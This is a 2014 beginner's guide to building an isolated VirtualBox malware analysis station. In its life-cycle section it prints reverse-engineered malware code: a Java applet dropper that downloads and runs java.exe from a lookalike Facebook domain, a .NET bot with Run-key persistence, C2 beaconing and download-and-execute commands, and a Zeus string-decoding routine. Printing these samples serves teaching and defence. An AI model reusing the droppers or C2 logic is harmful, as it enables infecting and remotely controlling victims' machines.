0x90.se

...Riding the NOP sled since 1998

Malware Analysis

Setting up your own station

VirtualBox Edition

Part I – Manual analysis

Written by:

Thomas Möller

Published:

March 2014

About the Author

Thomas Möller aka “Circle” is a senior security specialist and evangelist that has been devoted to a wide area of disciplines the last 20 years. Starting in 1998 as a professional after 5 years as an AXE 10 engineer at Ericsson Telecom, he has developed in-depth skills in ethical hacking, computer forensics, social engineering, malware analysis, reverse engineering and electronics. In all he has performed well over 700 security audits and investigative cases of different types in the above areas.

Except for the technical skills he also has in-depth skills in non-technical audits, IT Governance and IT management. He is highly experienced in using/applying process frameworks, PCI-DSS, COBIT, ITIL, ISO27000, SOX and similar frameworks.

The true passion currently lies at the low levels, involving malware, electronics, embedded systems and such. Out of that passion the WHAM-PI-RE research project for example was born where the idea of malware is going hardware.

In late 2012 he founded the security oriented web site: http://www.0x90.se

Thomas currently lives in Malmö, the third largest city in Sweden.

Contact Policy

Don't think of me rude but I lead a very busy life so I will probably not be able to support you, should any questions arise. Despite this you are of course quite welcome to contact me and I may perhaps have time to answer you. If you have comments, want to report an error or if you have any other suggestions, just drop me a line!

circle (at) 0x90 dot se

Warning!

After following this guide you will most certainly be keen to start using your new environment. This means that you need something to perform your analysis on, which in turn means that you most certainly will set out on the quest of getting your hands on live malware. It is therefore imperative that you *dedicate* a system for the tasks described in this guide and that this system is *completely* isolated from any networks that you do not wish to infect. Accidents do happen!

I cannot be held responsible for any action you take based on this guide, if you infect yourself, your network or any other party's computer resources or network.

Table of Contents

Introduction

This guide is the very first part of a planned series of guides in how to set up a malware analysis station and how to analyze malware in general. This first part will focus upon the initial steps taken in order to set up an analysis system more or less from scratch, the general analysis flow and what to keep in mind along the way. It may also prove valuable to a beginner as it points to sources of information that may be a bit hard to find at first.

Even though products like FireEye and similar has started to pop up on the market they come at quite a hefty price, to say the least. They are therefore not accessible to either the small and perhaps medium business layer, most researchers nor the enthusiast. Another drawback in a proprietary product like this is the lack of insight and granular control in how it operates and how it integrates into the environment.

Truth is, that products like these are not fool proof either. They have their share of drawbacks too. And as more products like these emerge and increase in popularity, malware authors will do their very best to evade them. And in most cases they may succeed due to that most products perform their functions in an automatic, more or less static and predictable manner. So in the end you will still end up doing a manual analysis as a postmortem forensic step, analyzing those samples that manage to slip by these security products.

Manual malware analysis is time consuming and requires a lot of patience and can thus not be rushed. But there are a few ways that may cut a few hours off of the process. Having the right environment, tools and routines are therefore essential. This guide will focus on setting up a basic analysis station applying the general procedures and methodologies in malware analysis.

There is a fine balance between interference and insight. More insight may perhaps be more intrusive, which in turn means that *you* will be easier to detect. This may alter the behavior of the malicious program in a non-favorable manner.

We must also assume that the program may be capable of doing anything, no matter how far fetched and silly it would seem as long as it is technically feasible. Therefore, we must take necessary precautions in order to be prepared to meet these challenges and to protect ourselves. Just like a chemist's or a biologist's lab environment, it must be *clean* and we need our tools to be predictable, or else our results may become contaminated and not at all trustworthy.

Also one rule of thumb is to keep things as simple as possible. The less complex things are, the lesser risk it is to make any disastrous mistakes. K.I.S.S – Plain and simple. And I do recommend that you read through the whole of this guide before actually getting your hands dirty. This is also in order to minimize any mistakes that may lead to any accidental infections of systems.

In other words; know your environment, know your tools, know the flow.

Intended Audience

Even though the process of malware analysis is a rather advanced endeavor, you do not necessarily need to master the art of assembly programming or such. Most of the tools available are relatively easy to use and give enough information on a suspected malware in order to determine if its malicious or not, and what malicious functionality it generally implements. All without reading a single row of assembly.

This guide is intended for the beginner malware analyst. However it assumes that the reader has at least intermediate knowledge about the Linux and Windows OS's, networking, virtual machines, technical security and terminology in general. This guide also assumes the reader has a basic understanding of the concept of programming.

Malware Life Cycle

In order to effectively analyze malware we first need to have a basic understanding of the types of malware and the typical life cycle of it. Below in this page, the most typical parts of the cycle are described. However, the life cycle may vary greatly depending on a number of circumstances, such as type of malware, author, environment and many more.

Infection

This commonly involves a “malicious” and volatile routine, a dropper, that usually don't stay resident in the target system. This may be in the form of a JavaScript, Java Applet, Flash Animation, a weaponized document, media file or any other temporary routine executed in the target computer. The most common routine is as simple as; download and execute in the context of the current user, and this routine is not very malicious per se.

Below is an example of a dropper written as a Java Applet for Facebook Apps that I reverse engineered some years ago:

```
1
2  import java.applet.Applet;
3  import java.io.*;
4  import java.net.URL;
5  import java.net.URLConnection;
6
7  public class TargetOrganization extends Applet
8  {
9
10     public TargetOrganization()
11     {
12     }
13
14     public void init()
15     {
16         String s = "java.exe";
17         String s1 = System.getenv("TEMP");
18         String s2 = "";
19         try
20         {
21             FileOutputStream fileoutputstream = new FileOutputStream(( \
22                 new StringBuilder()).append(s1).append(s).toString());
23             URL url = new URL("http://apps.feacaebook.com/some-target-org/java.exe");
24             URLConnection urlconnection = url.openConnection();
25             InputStream inputstream = urlconnection.getInputStream();
26             byte abyte0[] = new byte[1024];
27             int i;
28             while((i = inputstream.read(abyte0, 0, abyte0.length)) != -1)
29                 fileoutputstream.write(abyte0, 0, i);
30             inputstream.close();
31             fileoutputstream.close();
32             Runtime runtime = Runtime.getRuntime();
33             runtime.exec((new StringBuilder()).append(s1).append(s).toString());
34         }
35         catch(IOException ioexception) { }
36     }
37 }
```

As you can see, its quite simple really. It just downloads another program and executes it, nothing more. The URL gives us a hint that this is just one of many attack campaigns as this sample is sorting us in into our own directory. The real name of the organization has been exchanged for the string “some-target-org”.

WARNING! The link in the code listing above did supply live malware a while ago. Do not visit this link other from a dedicated analysis station. Malware providing sites like these tend to come and go before the eventually die.

Foothold

In order to survive a system shutdown, the controller of the malware need to gain a foothold in the system. To do so, the dropper downloads another program that is written to disk and configured to execute each time the computer starts. This program by itself may not be very malicious. The main focus is just to maintain any form of basic persistence.

This part may also give us important information about for example any vital parameters needed in order to properly execute the malware. I've found that some malware samples won't execute without the correct set of parameters, which in a sense acts as a key. This is especially true if the malware binary is encrypted. Without the key; no results. As you may imagine, it is very important that we succeed in tricking this malware stage that it ain't being watched.

There's a simple and clever part in this approach; the early stage binaries are usually not detected by any AV products. Many of the droppers I've analyzed have not been obfuscated[1], encrypted or even packed, as this will only raise suspicion. There's no need to either, as they are short lived on the system and usually very small in size. Some times they only reside in computer RAM for a few minutes or even seconds. When disassembling them they usually prove to be rather harmless in themselves. In other words, they do not tend to trigger any anti-viral routines. They just pave the path for the real deal. Common routines in these droppers are:

- Collect OS, software and user information
- Post and get information through a common communication channel
- Write, erase, upload and download files
- List/inspect, start and stop processes

The disassembled binary below is the next step in the infection cycle downloaded by the Java applet shown above:

```
1
2  private void Form1_Load(object sender, EventArgs e) {
3      if (AppDomain.CurrentDomain.BaseDirectory != (this.bpath + @"\")) {
4          try {
5              foreach (Process process in Process.GetProcesses()) {
6                  try {
7                      if (process.MainModule.FileName == (this.bpath + @"\java.exe")) {
8                          process.Kill();
9                      }
10                 }
11                 catch {
12                 }
13             }
14         }
15         catch {
16         }
17         try {
18             File.Delete(this.bpath + @"\java.exe");
19         }
20         catch {
21         }
22         try {
23             Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
                   true).SetValue("java", this.bpath + @"\java.exe");
24             File.Copy(AppDomain.CurrentDomain.BaseDirectory +
                   Path.GetFileName(Application.ExecutablePath), this.bpath + @"\java.exe");
25         }
26         catch {
27         }
28         Process.Start(this.bpath + @"\java.exe");
29         base.Close();
30     }
31     this.id = this.getID();
32     this.computer = Dns.GetHostName();
```

1 Depending on platform and implementation the dropper is sometimes written in Java or .NET which can be obfuscated in order to prevent disassembly

```
33      this.os = Environment.OSVersion.ToString();
34      this.tBasic.Interval = this.interval;
35      this.tBasic.Start();
36  }
37
38  public main() {
39      this.url = "http://apps.feacaebook.com/wroll/bot.php";
40      this.userAgent = "Mozilla/4.0 (Compatible; Windows NT 5.1; MSIE 6.0) (compatible; MSIE 6.0;
            Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)";
41      this.interval = 0x3e8;
42      this.bpath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
43      this.client = new WebClient();
44      this.InitializeComponent();
45  }
46
47  private void tBasic_Tick(object sender, EventArgs e) {
48      string[] strArray = new string[3];
49      string toHost = null;
50      this.executed = true;
51      this.client.Headers["User-Agent"] = this.userAgent;
52      try {
53          strArray = this.client.DownloadString(this.url + "?id=" + this.id + "&computer=" +
                this.computer + "&os=" + this.os).Split(new char[] { '|' });
54          toHost = "S" + strArray[0];
55      }
56      catch {
57      }
58      try {
59          string str4 = strArray[0];
60          if (str4 == null) {
61              goto Label_02EA;
62          }
63          if (!(str4 == "1")) {
64              if (str4 == "2") {
65                  goto Label_0175;
66              }
67              if (str4 == "3") {
68                  goto Label_01BC;
69              }
70              if (str4 == "4") {
71                  goto Label_027E;
72              }
73              if (str4 == "5") {
74                  goto Label_02CE;
75              }
76              goto Label_02EA;
77          }
78          string path = this.bpath + @"\" + strArray[1].Substring(strArray[1].LastIndexOf("/") +
                1);
79          try {
80              File.Delete(path);
81          }
82          catch {
83          }
84          try {
85              this.client.DownloadFile(strArray[1], path);
86              Process.Start(path);
87              goto Label_02F1;
88          }
89          catch {
90              toHost = "F" + strArray[0];
91              goto Label_02F1;
92          }
93      Label_0175:
94          try {
95              Registry.CurrentUser.OpenSubKey(@"SOFTWARE\Microsoft\Windows\CurrentVersion\Run",
                    true).DeleteValue("java");
96              this.load(toHost, "");
97              base.Close();
98              goto Label_02F1;
```

```
99          }
100         catch {
101             toHost = "F" + strArray[0];
102             goto Label_02F1;
103         }
104     Label_01BC:
105         toHost = toHost + "{p}";
106         try {
107             foreach (Process process in Process.GetProcesses()) {
108                 string fileDescription;
109                 try {
110                     fileDescription =
                        FileVersionInfo.GetVersionInfo(process.MainModule.FileName).FileDescription;
111                 }
112                 catch {
113                     fileDescription = null;
114                 }
115                 object obj2 = toHost;
116                 toHost = string.Concat(new object[] { obj2, process.ProcessName, "{pi}",
                        process.PrivateMemorySize, "{pi}", fileDescription, "{p}" });
117             }
118             goto Label_02F1;
119         }
120         catch {
121             toHost = "F" + strArray[0];
122             goto Label_02F1;
123         }
124     Label_027E:
125         try {
126             foreach (Process process2 in Process.GetProcesses()) {
127                 if (process2.ProcessName == strArray[1]) {
128                     process2.Kill();
129                 }
130             }
131             goto Label_02F1;
132         }
133         catch {
134             toHost = "F" + strArray[0];
135             goto Label_02F1;
136         }
137     Label_02CE:
138         try {
139             Process.Start(strArray[1]);
140             goto Label_02F1;
141         }
142         catch {
143             toHost = "F" + strArray[0];
144             goto Label_02F1;
145         }
146     Label_02EA:
147         this.executed = false;
148     Label_02F1:
149         if (toHost.Contains(@"\")) {
150             toHost = toHost.Replace(@"\", "/");
151         }
152         if (this.executed) {
153             this.load(toHost, "");
154         }
155     }
156     catch {
157     }
158 }
```

As you can see, its not much and not very optimized really.

Privilege Escalation

This stage very often involves some type of system vulnerability being exploited in order to gain higher system privileges. These vulnerabilities has become a high priced commodity these days, among *all* parties; individuals, companies, criminals, governments, military intelligence! A juicy Acrobat reader or a Java exploit may sell for no less than 5 figures in US dollars. And this is where products like the Blackhole Exploit Kit, Cool Exploit Kit [2], Nuclear Pack, Neutrino, Sweet Orange and many more comes into play, where a few of the latest and the greatest of exploits are introduced.

When it comes to banking malware however, many of them settle with the privileges of the user, and acts many time as a man-in-the-browser where the information of most interest lies. This in itself may be an indicator of what type of malware we are dealing with.

In other words, this means that this is the stage where the real deal usually comes into play, in the form of a malicious program more or less optimized for the target in question. It will likely be packed and/or encrypted and harder to analyze and it will most likely contain countermeasures for tampering. Keeping the binary footprint small is also of less importance nowadays. Many samples ranges from 200-300 kb to around 1 Mb. Flame for example has a binary footprint around 20 Mb depending on which plugins that are deployed. Red October allegedly has access to around 1000 plugins.

Internal Recon

If the malware is designed for a specific purpose or a specific organization this may become really interesting. We can first of all be certain of that it will employ a keylogger and other standard malicious routines. But it may also look for information of interest such as certain files like certificates, documents, source code, database files, encrypted files etc. The more specific information it is looking for, the more targeted the attack may be.

Lateral Movement and Pivoting

When for example an organization is targeted, one system alone is not very interesting, especially when industrial espionage is involved. Therefore the aggressor tries to move further into the organization using the infected systems as a jump host, a concept also known as pivoting. See Armitage in the Metasploit Framework for examples of the concept.

More advanced types of malware may also employ a plugin-like infrastructure where the tools for further intrusion are built-in. Others may just copy “standard” hacking tools onto the system. Techniques like pass-the-hash is often used in order to gain access to neighboring systems. This type of technique does not require any password cracking, nor does it trigger any suspicions either as the traffic then looks legit.

A skilled aggressor does his/her homework well when identifying the primary target, and many are unfortunately easy targets in this game of technology and psychology. Many targets are identified in different social media like Facebook or LinkedIn for that matter. People spill their whole lives, responsibilities and skills, and put them all on public display.

For example, a senior system administrator is a very interesting target. He/She will most likely be present on LinkedIn and present all connections, skills, experiences and responsibilities in the user profile along with full contact details. Executing a spear phishing attack lies very close at hand. And if the aggressor is successful he/she will most likely have access to a whole variety of systems.

2 Allegedly the Blackhole EK author Paunch also owns the Cool EK. Paunch was arrested in October 2013.

Data Exfiltration

In many cases the data is packed using either standard algorithms such as ZIP, RAR or similar. In some other cases an obscure packing or encryption algorithm is used. Then the data is transferred off of the system in whole or in chunks depending on size and the communication channel used.

If you are not able to get into the details of the malware, your best chance is the network capture logs unless it is encrypted, which is discussed later on in this guide.

Maintain Presence

As with most software the malware is maintained and updated in order to guarantee its functionality and presence. And more and more malware employ advanced self-preservation and self-restoration techniques in order to maintain presence on a system. In advanced types of malware this is ensured using a multi-modular structure. Should for example an anti-viral product find the presence of a malware, only parts of it may be removed. The surviving part may be a receiver or active caller of some type or a downloader/launcher type of program that re-establishes the control over the system and hands it back to the attacker.

Sometimes old master boot record tricks are used along with some trickery in hiding binaries in unused sectors of the hard drive. The malware authors often use programmatic functions not exposed in any common API or by directly addressing for example the NT Name Space.

If the malware did exploit some type of vulnerability in order to escalate its privileges, its not that uncommon that the malware does “fix” this vulnerability. This has to do with the fact that the author of the malware wants to be the sole ruler of the system. In short, we can conclude that the wide variety of tricks are great, to say the least, and that they are unfortunately outside the scope of this guide.

Mission Completion

When the aggressors feel they are done, their presence is cleaned out trying to leave as few traces as possible. Settings, files and processes are all wiped and the system is restored to its more or less original state. Some actors can simply not afford to leave any traces for obvious reasons.

Analysis Flow

The environment we are about to set up is to represent each phase of the malware analysis flow. So lets first do a quick re-cap on each step of the flow below.

Static Analysis

This simply means that we analyze the file without ever executing it...sort of[3]. We try to gain as much information as possible this way for a number of reasons.

Stage 1 – Binary Identification

First thing of all, we need through a simple triage identify the type of binary we are dealing with. Is it an executable, a document or a media file? We simply need to know in order to determine the next set of steps to be taken as it may be encrypted/packed/obfuscated or the like. In many cases we may get enough information about the file whether our sample is malicious or not. To our aid, we have a wide variety of tools to chose from when assessing samples in this stage. Many of these tools also have additional functionality, like extracting data or in other ways manipulate the sample in your favor in order to make your life a bit easier.

Stage 2 – Unpacking/Decryption

If stage 1 identified it as packed and/encrypted we need to try to unpack/decrypt it. Luckily most types of malware to this date can be unpacked/decrypted in one way or another. Some are harder than others, but there are tools one can use to accomplish this, because in the end, a computer is to be able to execute it, right? However, if the sample is encrypted using a key, this key may need to be available in order to decrypt it. Some types of malware are introduced into the victim computer executing it with a key as a command line argument. It may therefore be important that you manage to intercept the phase where the malware is planted into the system. This stage more or less also decides whether you need to go into dynamic analysis or not as the next step.

Stage 3 – Disassembly

If you've come this far and know your assembly you may unhindered reverse the binary in parts or full. And the only reason to perform the dynamic part of the analysis is to examine the unknown behavior of the C&C part of the malware. If you aren't that familiar with assembly you may want to do the dynamic part no matter what.

Dynamic Analysis

In an ideal world we would never have to execute the malware. However this is not always true as the authors of the malware usually employ some kind of known/unknown type of compression, obfuscation and/or encryption. This makes static analysis very hard or even more or less impossible, which makes you bound to execute the malware in order to see what it does. This method may for example reveal XOR ciphers etc. from which the resulting string are hard to identify through disassembly alone.

3 WARNING! The tool PEiD for example implements a few plugins that actually executes the binary in order to identify parts of it. This can as you may imagine be very dangerous! Never run PEiD on a file you do not fully trust on your host. Run it in a virtualized environment later described in this guide.

Below is a source code snippet from the original Zeus malware where for example all strings are obfuscated using a custom XOR algorithm, each string having its own key. Even when executed, the string reside in RAM in obfuscated format until a function wants the information. It is then sent through the obfuscation function below:

```
285 void CryptedStrings::_getA(WORD id, LPSTR buffer)
286 {
287   STRINGINFO *s = (CryptedStrings::STRINGINFO *)&strings[id];
288   for(unsigned short i = 0; i < s->size; i++)buffer[i] = (s->encodedString[i] ^ s->key) ^ i;
289   buffer[s->size] = 0;
290 }
291
292 void CryptedStrings::_getW(WORD id, LPWSTR buffer)
293 {
294   STRINGINFO *s = (CryptedStrings::STRINGINFO *)&strings[id];
295   for(unsigned short i = 0; i < s->size; i++)buffer[i] = ((s->encodedString[i] ^ s->key) ^ i) &
0xff;
296   buffer[s->size] = 0;
297 }
```

Note the double XOR decoding routines on both row 288 and 295. Some AV products try simple XOR brute forcing attacks on suspected malware.

Stage 1 – No Network

This is the first stage where we actually execute the malware willfully. When doing so, we do it in a non-networked state in order to see what it does within the system. In this state, the malware can only depend on its own potential defense mechanisms. Do note that many types of malware however lie dormant for a longer period of time until a network connection is detected or during its initial phase in order to trick sandbox products mentioned earlier.

Stage 2 – Limited Network Access

This is where we allow the infected system and the malware limited network access. We set up a virtualized Host-only network running a few fake services such as DHCP, DNS, SMTP etc. All will appear to be functioning, except for the fact that the default gateway is “dead”. It simply won't reach the Internet. And we want to keep it that way until all types of tests are completely exhausted.

When a network link is detected, the malware usually enters a new phase where it tries to communicate with the C&C server or any other host that may provide it with new instructions or program modules. It is quite common that the malware use publicly available sources such as social media. So do not be surprised if the malware calls out to Twitter, Facebook, PasteBin, Instagram, an IRC server or something like it. This has to do with the simple fact that many organizations do allow access to social media sites like these where the attacker may create their own custom content. The traffic may not even be encrypted. In some cases I've seen malware use random character strings, sentences, words and numbers. These in turn represent something else using an internal custom encoding scheme. For example, that seemingly random set of characters and numbers may in fact be the updated IP address of a C&C server.

Stage 3 – Full Network Access

This is where all the fun begins and you may feel a slight tingling sensation in your stomach as you enable full Internet access and allow the malware to call back. But before entering this stage make sure that you've completed all other steps and that all analysis methods are fully exhausted. It is very easy to eagerly get ahead of yourself. At this stage things may happen very fast or nothing will happen at all depending on the programming of the malware and the current circumstances. The current trend as of writing this guide is to let the malware be dormant for a very long time.

To conclude each phase and their stages, what we're after is generally three types of information:

- Binary file information
- Memory information
- Network information

As mentioned earlier, the infection stage of the malware life cycle may involve many steps. This means that for each new binary introduced into the system, the whole analysis flow will need to be repeated. It is therefore of high importance that your environment is sound, solid and fit for this flow in a *repeatable* manner.

Hardware Requirements

As mentioned in the very beginning of this guide, it is highly recommended to dedicate a system for the sole purpose of malware analysis, as there is always a risk of unintentional infection. Should this system be your personal or business system the consequences could be disastrous!

If you are a beginner, a system with a minimum of 100Gb HDD, 4Gb RAM and a reasonably modern CPU will probably suffice. However the more experienced you will get, the more you will demand from your system. Personally I use a portable workstation equipped with 750 Gb HDD, 24 Gb RAM and a Core i7 CPU. As a secondary storage I use a 2,5" portable USB3 disk with a capacity of 1 Tb. You will soon find that CPU is not the main issue, RAM and storage is.

High network capacity is also of less importance. I do recommend you to acquire a 3G/UMTS/HSPA/4G/LTE USB datacard as this is a great complement for secure and isolated Internet communications. More on this subject later.

Avoid using 64 bit systems as Guest OS for now, unless you intend to analyze pure 64 bit malware samples. Many essential tools have not yet been fully ported to 64 bit use either, such as OllyDbg and the like. Building a platform for pure 64 bit malware analysis is more advanced and limited which is beyond the scope of this guide.

Make sure you also have a couple of dedicated USB memory sticks available as you will handle some of the malware file logistics on this type of media. It will also be useful in order to determine if the malware uses USB as an attack and propagation vector. Size and speed is of no great significance either. Be sure to mark it "INFECTED" or similar in order to avoid unfortunate future accidents. I usually have a big red key chain tag on mine.

Setting up the Host

In this guide the Guest analysis platform is a virtual Windows XP[4] installation and the Host OS is Debian Linux running on bare metal. Most of the tools and methods in this guide can most certainly be adapted to OSX. However this is beyond the scope of this guide. This setup is implemented due to a number of reasons, where perhaps the most important reason is the risk of malicious code accidentally spreading to the host platform, which could be disastrous. If you plan to do this as a hobby, for research or professionally, I recommend that you dedicate a standalone desktop/laptop computer suitable for this purpose. This computer should in turn have its own dedicated internet access.

Running Windows as a guest on a Linux or an OSX host makes them binary incompatible as their executables are built using different techniques (PE vs. ELF etc.). Thus the risk of spreading is much smaller as you will handle much of the file logistics and storage on the host system as well. If the target OS is Linux/OSX, it should of course be the other way around.

Networking

Now, this is very important, especially when dealing with malware that use the network as a primary propagation vector. The host should reside on an isolated network where machines that are dear to you are kept out. Personally I usually use a UMTS/LTE high speed USB data card connected to the host. This makes me totally isolated and also very mobile. I can conduct my analysis safely just about anywhere.

A properly working firewall is also very important. In the static analysis phase as well as the first stage of the dynamic analysis phase we do not want any inbound or outbound connections at all. I find the IP Tables wrapper UFW that is available in Debian, Ubuntu and the like is simple and sufficient enough to administrate the firewall. If you're a master of raw IP Tables configurations that's just fine, but remember; lets keep things simple.

4 Personally I use an unpatched Windows XP SP2 as it contains a few vulnerabilities and is widely targeted by both new and old malware. Even though Windows XP is nearing end of life, it is more or less still the de facto standard OS offering full compatibility almost always.

We also need a sniffer in order to be able to capture any potential traffic generated by the malware. For the beginner I recommend Wireshark as it is easier to get all the parameters right within the GUI. And for the intermediate and advanced user TCP Dump will suffice as it may be scripted etc. without the clunky GUI. Choose well as it is important that you get the sniffer parameters right. You may in worst case only get *one* shot at grabbing the traffic.

Setting up VirtualBox

This guide will focus on using the free product VirtualBox v4.3 or later by Oracle. VMware Player, VMware Workstation, XEN, QEMU and others which are available commercially or for free will work too, either completely or to some degree. However we start off with VirtualBox as this platform is free, it will run on Windows/Linux/OSX and thus be available to a larger mass. It offers many nice options and very advanced granular control that the other virtualization platforms may not offer. As you advance into the world of malware analysis you will however find that you may have to master different environments as they offer different strengths and advantages.

Important note: Make sure to use the latest available version of VirtualBox. There are a few known flaws in some older versions of virtualization products enabling an attacker to reach the Host OS under certain circumstances. Furthermore *Do not* run VirtualBox as root either! This also goes for your host operating system. Keep it updated.

Creating a Basic Guest Machine


First we need to create our guest machine, the actual virtualized hardware. As we will use this platform in a number of applications and circumstances, we need to do this properly. The below sections will guide you through the most important parts when creating the Guest Machine. Most of the settings may be altered when after completing the wizard, so don't worry about getting all settings correct at once.

VirtualBox – Host Settings

Always make sure that your host is up to date and that the firewall settings are set properly, not to respond in any way to external access attempts. All connection attempts should simply be dropped. Also make sure that the host OS has exclusive internet access. No other systems if not part of the analysis should reside on the same network segment, especially when dealing with worms. And finally, make sure you are not logged in as root in the host OS!

Memory


Regarding RAM Windows XP SP2 does pretty well with 512-1,024 Mb of RAM in basic use. Try not to set it too big since we will dump this memory to file later on in the analysis cycle. The memory dump sizes may be *at least* equally big and be more time consuming to analyze. Do not make it too small either, since the OS may start to swap to file and the RAM dump may be inconclusive. In some cases you may need to dig into the swap/pagefile.sys file no matter what. If you are planning to use Windows 7 you may want to set the RAM size to 1,500-2000 Mb.



Virtual Machine Disk Size

This is of less importance and is only a matter of how much disk space you have on your system and archives. By setting VirtualBox to allocate disk space dynamically, the disk will not grow any larger than necessary. Personally I usually set the size to 30Gb or something like that. By clicking the “Hide Description” button, the options shown to the right will be visible.

CPU Properties




For simplicity, keep the number of CPU's to a the bare minimum of one. Tracing the registers in two or more CPU's may be complex and confusing for a beginner. When you get more experienced you may want to use more CPU's in order to investigate a malware's potential multiprocessing capabilities. Also in contradiction to what I just wrote; two CPUs may also prevent the No Pill technique used by some malware to identify virtualized environments. More on the "pill" techniques in a bit.

Make sure that the feature PAE/NX is unchecked. There is an important reason for this. Sure, disabling PAE (Physical Address Extension) won't let you address more than 4Gb of RAM. We'll discuss later on why this is not important. However it is much more important that we don't set the NX bit. The NX bit in the CPU prevents the stack from being executable. And as malware on occasion involves some type of buffer overflow exploit or in other ways place executable content onto the stack we *want* the stack to be executable.

Intel calls this feature XD (Execute Disable) while AMD calls this feature "Enhanced Virus Protection". ARM calls this feature XN (Execute Never). However, in practice they are all more or less the same feature.

Preparing for Kernel Debugging

As many types of malware employ some kernel space routine, camouflaged as a device driver for example we may need to debug the kernel. When using a user space debugger like OllyDbg we can freeze/step/jump the program being debugged, whenever we like, however we like, without affecting the OS. If we were to do the same thing when debugging the kernel the whole OS would freeze and thus lock ourselves out. Therefore when debugging the kernel we use two systems. The kernel/OS being debugged is remotely controlled via for example a serial or USB port.



While the kernel debugging process in itself can be a very advanced endeavor the actual setup may sound cumbersome as well, which back in the days was quite true when two whole physical machines typically were involved. When using virtual machines, this is way more lightweight. As WinDbg will control the kernel being debugged via a serial link we need to create such a link in the Guest OS settings.


As the system being debugged is a virtual one we will use a named pipe for communications. This means that WinDbg will connect to this named pipe instead of a physical COM port.

Unfortunately debugging via USB interfaces appeared first in the Windows Vista OS. So if you intend to perform kernel debugging on a for example Windows 7 system I'd recommend to use USB bridging of this type as this significantly increases performance. This will be covered in a later guide, covering more advanced topics.

Now we have a small problem we need to solve, WinDbg as you may know only runs on Windows. There are basically two ways in how we can solve this. One is that we set up Windows as a Host OS in a dual boot configuration alongside our Linux Host. However this re-introduces the risk of the malware spreading to the Host OS. A perhaps more preferred configuration would be to use a copy of our Guest OS instead and use it to connect to the OS being debugged. In such a configuration the environment is secured, we will still be able to use the named pipe serial link and we will still have access to all tools like memory analysis tools etc. Personally I would go for the virtualized WinDbg environment as it in the end offers more flexibility and security.

Video Capture

As of VirtualBox version 4.3 its possible to capture the Guest OS screen in a video file. This is a most welcome feature, as this will give us the valuable ability to bear witness to all events taking place on screen. Some events may just flash by in an instant, just that once, and then forever be lost in time. Having an on-screen video capture at hand may just save your day in such cases. This feature is very simple to enable and is only one click away. However, there are of course some small details to bear in mind in order to successfully grab a video.



You're completely free to chose whatever file path you like, but I do recommend to keep it along with the virtual machine. Despite using very high quality video settings, the video files become quite small. A 2.5 hrs long video will result in an approx 450Mb large video file using the settings shown to the right. Do note, and this is rather important, that you will need to match the frame size with the screen resolution used in your virtual machine. If you don't, your video may become cut in the edges if the frame size is smaller than the screen resolution. When finished, make a test recording in order to check the results.

Eliminating Virtualized Environment Traces

